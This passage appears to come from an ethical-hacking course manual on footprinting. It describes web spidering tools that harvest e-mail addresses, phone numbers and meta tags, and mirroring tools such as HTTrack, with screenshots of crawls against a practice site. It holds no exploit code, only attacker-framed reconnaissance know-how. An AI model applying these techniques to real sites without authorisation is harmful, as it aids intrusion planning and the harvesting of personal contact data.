
Web spidering tools such as Web Data Extractor, ParseHub, and SpiderFoot can collect sensitive information from the target website.

- **Web Data Extractor**

  Source: *http://www.webextractor.com*

  Web Data Extractor automatically extracts specific information from web pages. It extracts targeted contact data (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, searches directory creation, performs web research, and so on.

  As shown in the screenshot, attackers use Web Data Extractor to automatically gather critical information such as lists of meta tags, e-mail addresses, and phone and fax numbers from the target website.



Jobs 0 / 5
Cur. speed 0.00 kbps
Avg. speed 0.07 kbps


URL	Title	Keywords	Description	Host	Domain	Page size	Page last modified	Key
http://certifiedhacker.com/Online Booking/	Online Booking: Hotel Info	booking, hotel, hote	Online Booking	http://certifiedha	com	39498	2/10/2011	
http://certifiedhacker.com/Online Booking/	Online Booking: Print Preview	booking, hotel, hote	Online Booking	http://certifiedha	com	5693	2/10/2011	
http://certifiedhacker.com/P-folio/about.htr	P-Folio			http://certifiedha	com	9307	2/10/2011	
http://certifiedhacker.com/P-folio/blog.html	P-Folio			http://certifiedha	com	9464	2/10/2011	
http://certifiedhacker.com/P-folio/contact.h	P-Folio			http://certifiedha	com	8531	2/10/2011	
http://certifiedhacker.com/P-folio/portfolio.h	P-Folio			http://certifiedha	com	10049	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	3683	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	4352	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5767	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5789	2/10/2011	
http://certifiedhacker.com/Recipes/about-u	Your company - About us	Some keywords tha	A short description of your comp	http://certifiedha	com	5762	2/10/2011	
http://certifiedhacker.com/Recipes/apple_	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10147	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10081	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9594	2/10/2011	
http://certifiedhacker.com/Recipes/Chines	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9635	2/10/2011	
http://certifiedhacker.com/Recipes/contac	Your company - Contact us	Some keywords tha	A short description of your comp	http://certifiedha	com	5828	2/10/2011	
http://certifiedhacker.com/Recipes/honey_	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9355	2/10/2011	
http://certifiedhacker.com/Recipes/kebob.	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	8397	2/10/2011	
http://certifiedhacker.com/Recipes/menu.h	Your company - Menu	Some keywords tha	A short description of your comp	http://certifiedha	com	7909	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes	Some keywords tha	A short description of your comp	http://certifiedha	com	12716	2/10/2011	
http://certifiedhacker.com/Recipes/tandoo	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	8862	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10804	2/10/2011	
http://certifiedhacker.com/Recipes/menu-c	Your company - Menu category	Some keywords tha	A short description of your comp	http://certifiedha	com	11584	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes category	Some keywords tha	A short description of your comp	http://certifiedha	com	12451	2/10/2011	
http://certifiedhacker.com/Social Media/ab	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	13274	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16239	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	12143	2/10/2011	
http://certifiedhacker.com/Social Media/sa				http://certifiedha	com	1489	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16259	2/10/2011	
http://certifiedhacker.com/Turbo Max/iepn				http://certifiedha	com	5227	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	8593	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	2963	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	5932	2/10/2011	

Figure 2.51: Screenshot of Web Data Extractor

Mirroring Entire Website

- Mirroring an entire website onto a local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without sending multiple requests to web server
- Web mirroring tools, such as HTTrack Web Site Copier, and Cyotek WebCopy, allow you to **download a website to a local directory**, recursively building all directories, HTML, images, flash, videos, and other files from the server to your computer

HTTrack Web Site Copier



In progress: Parsing HTML file...

Information

Bytes saved:	181,46KiB	Links scanned:	2/20 (+15)
Time:	7s	Files written:	16
Transfer rate:	24,20KiB/s (20,77KiB/s)	Files updated:	0
Active connections:	4	Errors:	0

☑ Actions

```
scanning    www.certifiedhacker.com/js
receive     www.certifiedhacker.com/js/jquery-1.4.min.js
receive     www.certifiedhacker.com/js/jquery.fancybox-1.2.6.pa
receive     www.certifiedhacker.com/js/jquery.cycle.all.min.js
```

Mirroring target website

https://www.httrack.com

Mirroring Entire Website

Website mirroring is the process of creating a replica or clone of the original website. Users can duplicate websites using mirroring tools such as HTTrack Web Site Copier and Cyotek WebCopy. These tools download a website to a local directory and recursively build all the directories including HTML, images, flash, videos, and other files from the webserver on another computer.

Website mirroring has the following benefits:

- It is helpful for offline site browsing
- It enables an attacker to spend more time in viewing and analyzing the website for vulnerabilities and loopholes
- It helps in finding the directory structure and other valuable information from the mirrored copy without multiple requests to the webserver

